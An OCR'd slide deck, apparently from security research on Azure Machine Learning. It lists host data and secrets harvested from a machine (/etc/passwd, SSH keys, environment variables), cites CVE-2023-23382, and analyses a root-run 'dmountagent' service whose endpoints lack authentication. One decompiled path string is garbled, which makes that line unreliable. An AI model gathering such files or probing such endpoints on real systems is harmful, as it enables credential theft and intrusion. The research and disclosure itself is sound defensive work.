
January 1, 2023


- nameservers from `/etc/resolv.conf`
- hostname from `gethostname()`
- current username from `getlogin()`
- current working directory name from `getcwd()`
- environment variables
- `/etc/hosts`
- `/etc/passwd`
- the first 1000 files in the user's `~\$HOME` directory
- `~\$HOME/.gitconfig`
- `~\$HOME/.ssh/\*.\*`














An Azure Machine Learning datastore is a *reference* to an *existing* storage account on Azure. A datastore offers these benefits:

1. A common and easy-to-use API, to interact with different storage types (Blob/Files/Azure Data Lake Storage) and authentication methods.
2. An easier way to discover useful datastores, when working as a team.
3. In your scripts, a way to hide connection information for credential-based data access (service principal/SAS/key).

Source: [MS Docs](#)



Access Keys stored in cleartext (x4 instances)

Supermeme.ai



# Azure Machine Learning Compute Instance Information Disclosure Vulnerability

CVE-2023-23382

Security Vulnerability

Released: Feb 14, 2023 Last updated: Apr 14, 2023

Assigning CNA:  Microsoft



Fixed

[CVE-2023-23382](#) 

Impact: Information Disclosure Max Severity: Important


CVSS:3.1 6.5 / 5.7 

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-23382>

# Takeaways

- Logging/storing credentials in cleartext is unhealthy
- Understand dev-centric features & their associated risks
- While using open-source tools, review configurations
- Sensitive information should not be sent as URL parameters
- Check logs for sensitive information before sharing

## CH 3: Spying the Scientist



Compute Instances can be created in vNets


## Create compute instance



Required Settings



Advanced Settings  
optional



Enable idle shutdown



Startup and shutdown schedule



 Add schedule

Use this to create the compute within an existing virtual network. [Learn more about how to enable virtual network for compute instances.](#)



Enable virtual network



**Virtual network \***

vnet-aml-bugtest (nitesh-rg)

 Refresh virtual networks


**Subnet \***

default





vNet




Virtual Machine

?




Compute Instance

- Compute Instance exposes a port – **46802**
- Process listening is **dmountagent**
- Runs with high privileges (as '**root**')
- Written in Go, closed-source, **not stripped**



Compute Instance



**dmountagent**

- Function: *hosttools/dsi.Start ApiService*
- Exposes following endpoints:
  - */ci-api/v1.0/filesystem/sync*
  - */ci-api/v1.0/datamount*
  - */ci-api/v1.0/services/*
  - */ci-api/v1.0/imageversion*
  - */aml-api/v1.0/datamount*
- No AuthN for network-adjacent resources

```
net_http_ptr_ServeMux_Handle(
    v3,
    (__int64)"/ci-api/v1.0/filesystem/sync",
    28LL,
    (__int64)go_itab_net_http_HandlerFunc_comma_net_http_Handler,
    (__int64)&off_CFCE88);
net_http_ptr_ServeMux_Handle(
    v3,
    (__int64)"/ci-api/v1.0/datamount",
    22LL,
    (__int64)go_itab_net_http_HandlerFunc_comma_net_http_Handler,
    (__int64)off_CFCE70);
net_http_ptr_ServeMux_Handle(
    v3,
    (__int64)"/ci-api/v1.0/services//etc/apache/mime.types/etc/ss:
    22LL,
    (__int64)go_itab_net_http_HandlerFunc_comma_net_http_Handler,
    (__int64)&off_CFCE80);
net_http_ptr_ServeMux_Handle(
    v3,
    (__int64)"/ci-api/v1.0/imageversion",
    25LL,
    (__int64)go_itab_net_http_HandlerFunc_comma_net_http_Handler,
    (__int64)&off_CFCE78);
net_http_ptr_ServeMux_Handle(
    v3,
    (__int64)"/aml-api/v1.0/datamount",
    23LL,
    (__int64)go_itab_net_http_HandlerFunc_comma_net_http_Handler,
    (__int64)&off_CFCE70);
```



- */ci-api/v1.0/filesystem-sync* -> execute *sync* command on a file
- *{ci,aml}-api/v1.0/datamount* -> run *mount* operation
- */ci-api/v1.0/imageversion* -> view the Compute Instance image version
- */ci-api/v1.0/services/* -> list any systemd services' status



- */ci-api/v1.0/filesystem-sync* -> execute *sync* command on a file
- */{ci,aml}-api/v1.0/datamount* -> run *mount* operation
- */ci-api/v1.0/imageversion* -> view the Compute Instance image version
- */ci-api/v1.0/services/* -> **list** any systemd services' status

# Status & List of Services on CI

